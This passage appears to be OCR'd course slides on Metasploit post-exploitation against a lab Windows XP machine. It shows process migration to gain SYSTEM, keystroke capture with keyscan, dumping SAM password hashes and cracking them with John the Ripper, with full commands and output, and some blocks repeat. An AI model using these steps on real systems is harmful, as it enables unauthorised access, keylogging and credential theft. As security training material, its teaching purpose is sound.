 2264  696   alg.exe               x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 2392  1112  wscntfy.exe           x86   0        TARGET2\Target1               C:\WINDOWS\system32\wscntfy.exe
 3292  1072  xampp-control.exe     x86   0        TARGET2\Target1               C:\xampp\xampp-control.exe
 4072  1112  wuauclt.exe           x86   0        TARGET2\Target1               C:\WINDOWS\system32\wuauclt.exe
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x86   0        NT AUTHORITY\SYSTEM
 368   4     smss.exe              x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 580   1972  httpd.exe             x86   0        NT AUTHORITY\SYSTEM           C:\xampp\apache\bin\httpd.exe
 624   368   csrss.exe             x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 652   368   winlogon.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 696   652   services.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 708   652   lsass.exe             x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 864   696   VBoxService.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 908   696   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 996   696   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1072  876   explorer.exe          x86   0        TARGET2\Target1               C:\WINDOWS\Explorer.EXE
 1112  696   svchost.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1156  696   svchost.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1200  696   svchost.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1456  696   spoolsv.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1648  1072  VBoxTray.exe          x86   0        TARGET2\Target1               C:\WINDOWS\system32\VBoxTray.exe
 1960  696   3CTftpSvc.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\3CTftpSvc.exe
 1972  696   httpd.exe             x86   0        NT AUTHORITY\SYSTEM           C:\xampp\apache\bin\httpd.exe
 2024  696   FileZilla Server.exe  x86   0        NT AUTHORITY\SYSTEM           C:\xampp\FileZillaFTP\FileZilla server.
 2044  696   mysqld.exe            x86   0        NT AUTHORITY\SYSTEM           C:\xampp\mysql\bin\mysqld.exe
 2264  696   alg.exe               x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 2392  1112  wscntfy.exe           x86   0        TARGET2\Target1               C:\WINDOWS\system32\wscntfy.exe
 3292  1072  xampp-control.exe     x86   0        TARGET2\Target1               C:\xampp\xampp-control.exe
 4072  1112  wuauclt.exe           x86   0        TARGET2\Target1               C:\WINDOWS\system32\wuauclt.exe
```

migrate

Using the **migrate** post module, you can migrate to another process on the victim.

```
meterpreter > migrate 3292
[*] Migrating from 1112 to 3292...
[*] Migration completed successfully.
meterpreter > getuid
Server username: TARGET2\Target1
meterpreter > migrate 2044
[*] Migrating from 3292 to 2044...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

keyscan_start / keyscan_dump/keyscan_stop

- Allows you to capture all keyboard input from the system

Steps:

1. Exploit the system
2. Migrate **process** to service to monitor keystroke (ex. Notepad)
3. Start keyscan_start
4. To view key stroke use keyscan_dump
5. To stop key logging type keyscan_stop

hashdump

- The **hashdump** post module will dump the contents of the *SAM* database.

```
meterpreter > hashdump
Administrator:500:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
Target1:1003:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
```

Cracking Hashes

1. Send session to background

```
meterpreter > background
[*] Backgrounding session 1...
msf5 post(windows/gather/hashdump) > sessions -l
```

2. Take note of session number. To view session type

```
msf5 post(windows/gather/hashdump) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ TARGET2  192.168.50.10:4444 -> 192.168.50.55:1041 (192.168.50.55)
```

3. Type back

```
msf5 exploit(windows/smb/ms08_067_netapi) > back
msf5 >
```

Cracking Hashes

4. Go to post/windows/gather/hashdump

```
msf5 > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > use post/windows/gather/hashdump
```

5. Set the **session** to use. Session is from the previous session in background and type **run**

```
msf5 post(windows/gather/hashdump) > set session 1
session => 1
```

Cracking Hashes

```
msf5 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 152b25cd522bbbdd0d014dfd22f867eb...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
Target1:1003:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
```

Cracking Hashes

6. Type **creds**

```
msf5 post(windows/gather/hashdump) > creds
Credentials
===========

host           origin         service       public          private                                                                realm  private_type
----           ------         -------       ------          -------                                                                -----  ------------
192.168.50.55  192.168.50.55  445/tcp (smb)  administrator   ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b              NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  guest           aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0              NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  helpassistant   0ebc31bcc1298b2d130dcfd18b4f544a:3a2a4083f04434d156c96714257a8d06              NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  support_388945a0  aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d              NTLM hash
192.168.50.55  192.168.50.55  445/tcp (smb)  target1         ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b              NTLM hash
```


Cracking Hashes

7. Export the hashdump to a text file : passwd.txt

```
msf5 post(windows/gather/hashdump) > db_export -f pwdump /root/Desktop/passwd.txt
[*] Starting export of workspace default to /root/Desktop/passwd.txt [ pwdump ]...
[*] Finished export of workspace default to /root/Desktop/passwd.txt [ pwdump ]...
```

8. Open a new terminal window and go to the Desktop. Crack the password using JOHN THE RIPPER

```
root@osboxes:~# cd Desktop/
root@osboxes:~/Desktop# john --show passwd.txt
administrator:ADMIN12345:1:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
guest::2:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support_388945a0::4:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
target1:ADMIN12345:5:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
```


root@osboxes:~# cd Desktop/
root@osboxes:~/Desktop# john --show passwd.txt
administrator:ADMIN12345:1:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::
guest::2:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
support_388945a0::4:aad3b435b51404eeaad3b435b51404ee:995cc9974c93d295982e7273e445366d:::
target1:ADMIN12345:5:ac804745ee68ebea48116059303a4365:7318e8f414ef81ab25ff59e47ca04b4b:::

End of Module 4